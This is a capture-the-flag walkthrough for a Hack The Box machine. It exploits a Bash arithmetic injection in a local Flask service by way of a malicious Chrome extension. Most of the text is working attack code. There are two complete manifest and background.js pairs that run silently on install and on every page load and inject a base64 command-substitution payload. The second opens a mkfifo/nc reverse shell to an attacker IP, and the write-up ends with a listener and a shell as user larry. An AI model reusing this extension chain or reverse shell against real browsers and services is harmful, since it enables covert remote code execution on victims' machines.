
routines.sh
http://browsedinternals.htb/larry/MarkdownPreview/src/branch/main/routines.sh
This Bash script (routines.sh) executes different maintenance tasks based on the numeric argument passed as $1.
The input is evaluated using arithmetic comparisons ([[ "$1" -eq X ]]) to decide which routine to run, such as cleaning temporary files, creating backups, rotating logs, or dumping system information. Each action is logged to a central log file, and any value outside the expected range results in an “unknown routine” message.
Because these arithmetic comparisons operate directly on user-controlled input, and Bash evaluates command substitution before performing the numeric comparison, this results in an arithmetic injection vulnerability
Info
Inapp.py, everything we pass as <rid> in the URL is forwarded 1:1 as an argument to routines.sh every time /routines/<anything> is requested:
- The Flask route is:
@app.route('/routines/<rid>')
- Inside that handler, Python does:
subprocess.run(["./routines.sh", rid])So Python does not validate or transform
rid(other than treating it as a string). It just hands it off to the Bash script as$1.From there, Python is “done” — the security impact is determined entirely by what
routines.shdoes with$1.How our exploit ties into this?
Our Chrome extension is built to reach the local-only web app at
http://127.0.0.1:5000(the victim’s machine), and it triggers:
/routines/<rid>We craft
<rid>so that when it is passed into the Bash script as$1, the script’s numeric comparison (the[[ "$1" -eq 0 ]]/-eq 1/ … checks) becomes unsafe if Bash treats the content as an arithmetic expression. That’s why our payload is shaped like an arithmetic injection, with command substitution inside the valFinal takeaway
app.pyacts as a transparent pass-through
routines.shperforms unsafe arithmetic comparisons
- CVE-2026-0628 is the underlying vulnerability
- The Chrome extension is the delivery mechanism
- The result is reliable local RCE via Bash arithmetic injection

More infos about the CVE
PoC

fontify.zip



replaceimages.zip
manifest.json (Sample replaceimages.zip)
content.js (Sample replaceimages.zip)
manifest.json
{
  "name": "Exploit Extension",
  "version": "1.0",
  "manifest_version": 3,
  "background": {
    "service_worker": "background.js"
  },
  "permissions": [
    "tabs",
    "scripting"
  ],
  "host_permissions": [
    "<all_urls>"
  ]
}
background.js
console.log("[HTB] PoC extension loaded (2-file version)");

function injectExploitIntoTab(tabId) {
chrome.scripting.executeScript({
target: { tabId: tabId, allFrames: true },
func: () => {
console.log('[HTB] Starting arithmetic array injection PoC (whoami -> /var/www/html/poc.txt)');

// bash -c "whoami > /var/www/html/poc.txt"
const B64_CMD = 'YmFzaCAtYyAid2hvYW1pID4gL3Zhci93d3cvaHRtbC9wb2MudHh0Ig==';

// arr[$(echo <B64> | base64 -d | bash)]
const rawPayload = arr[$(echo ${B64_CMD} | base64 -d | bash)];

const targetUrl = 'http://127.0.0.1:5000/routines/' + encodeURIComponent(rawPayload);

console.log('[HTB] Payload:', rawPayload);
console.log('[HTB] Target URL:', targetUrl);

// Page-context triggers (DOM available here)
new Image().src = targetUrl;

setTimeout(() => {
try { fetch(targetUrl).catch(() => {}); } catch (e) {}

const iframe = document.createElement('iframe');
iframe.style.display = 'none';
iframe.src = targetUrl;
document.body.appendChild(iframe);
}, 300);
}
}, () => void chrome.runtime.lastError);
}

function runExploitEverywhere() {
chrome.tabs.query({}, (tabs) => {
for (const tab of tabs) {
if (!tab.id) continue;
injectExploitIntoTab(tab.id);
}
});
}

// On install + on startup
chrome.runtime.onInstalled.addListener(runExploitEverywhere);
chrome.runtime.onStartup.addListener(runExploitEverywhere);

// Also when pages finish loading (covers new tabs/navigation)
chrome.tabs.onUpdated.addListener((tabId, changeInfo) => {
if (changeInfo.status === "complete") {
injectExploitIntoTab(tabId);
}
});

We add all 2 Files to a .zip Archive whoami.zip

We upload whoami.zip and Push Send to Developer
We check poc.txt
curl http://browsed.htb/poc.txt
RCE is comfirmed and the webapp is running as User larry

Create malicious Extension arithmetic injection
InfoOverview (What we proved and how we built it)
During our testing, we confirmed that Remote Code Execution (RCE) is possible on the target system via a vulnerable local web application running on:
http://127.0.0.1:5000The vulnerability itself does not exist in the browser extension.
Instead, the extension is used purely as a delivery mechanism to reliably reach and trigger the vulnerable endpoint from the victim’s browser.
Once RCE was confirmed through our proof-of-concept payloads, the remaining challenge was:
How do we package and deliver the exploit in a way that Chrome will actually load and execute?To answer that, we analyzed official sample extensions provided by the target.
Learning from the official sample extensions
From the following page:
http://browsed.htb/samples.htmlwe downloaded and reviewed two example Chrome extensions.
These samples showed us exactly which files are required and how extensions are expected to be structured.

Sample 1 – Full-featured extension
This sample included multiple files:
manifest.json
popup.html
popup.js
style.css
content.jsIt represents a UI-based extension with popups, styling, and user interaction.
Observation:
None of these UI components are relevant for our exploit.
Sample 2 – Minimal extension
This sample contained only:
manifest.json
content.jsIt demonstrated the minimal valid structure required for a Chrome extension to execute JavaScript in the browser.
Key takeaway:
Chrome extensions do not require a UI. As long as the manifest is valid and references executable code, the extension will load and run.
Why the minimal sample matters for our exploit
After confirming RCE with our PoC, we intentionally followed the minimal sample approach because:
- We already proved code execution is possible
- We do not need user interaction
- We do not need a popup or visible UI
- We want the exploit to execute automatically
- Fewer files reduce complexity and noise
- Chrome only requires the files referenced in
manifest.jsonAs a result, we know exactly which files are required to build a working exploit archive.
How our PoC and the samples connect
Our PoC demonstrated that:
- The
/routines/<rid>endpoint forwards user input directly toroutines.sh
- Bash evaluates that input using arithmetic comparisons
- This allows command execution via arithmetic injection
The sample extensions showed us:
- How Chrome loads extensions
- Which files are mandatory
- How JavaScript can be executed automatically in the browser
By combining both, we built an exploit extension that:
- Loads correctly in Chrome (based on the samples)
- Automatically executes without user interaction
- Triggers the vulnerable local Flask endpoint
- Delivers our already-proven RCE payload
background.js
console.log('[HTB] Background service worker loaded');

function runExploit(tabId) {
    console.log('[HTB] Running arithmetic array injection exploit');

    const KALI_IP = "10.10.16.xx";
    const KALI_PORT = 443;

    // Reverse shell command
    const revShellCmd =
        'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc ' +
        KALI_IP + ' ' + KALI_PORT + ' >/tmp/f';

    // Base64 encode
    const revShellB64 = btoa(revShellCmd);

    // Arithmetic array injection payload
    const payload =
        'arr[$(echo ' + revShellB64 + ' | base64 -d | bash)]';

    const targetUrl =
        'http://127.0.0.1:5000/routines/' +
        encodeURIComponent(payload);

    console.log('[HTB] Target URL:', targetUrl);

    // Inject a tiny script into the tab that fires the request
    chrome.scripting.executeScript({
        target: { tabId: tabId, allFrames: true },
        func: (url) => {
            new Image().src = url;
            setTimeout(() => {
                const iframe = document.createElement('iframe');
                iframe.style.display = 'none';
                iframe.src = url;
                document.body.appendChild(iframe);
            }, 200);
        },
        args: [targetUrl]
    });
}

// Run on install (existing tabs)
chrome.runtime.onInstalled.addListener(() => {
    chrome.tabs.query({}, (tabs) => {
        for (const tab of tabs) {
            if (tab.id) {
                runExploit(tab.id);
            }
        }
    });
});

// Run on every page load
chrome.tabs.onUpdated.addListener((tabId, changeInfo) => {
    if (changeInfo.status === 'complete') {
        runExploit(tabId);
    }
});
manifest.json
{
  "name": "Exploit Extension",
  "version": "1.0",
  "manifest_version": 3,
  "background": {
    "service_worker": "background.js"
  },
  "permissions": [
    "tabs",
    "scripting"
  ],
  "host_permissions": [
    "<all_urls>"
  ]
}
We add all 2 Files to a .zip Archive rev.zip
We start a listener
penelope -p 443
We upload rev.zip and Push Send to Developer
We got a Shell as larry
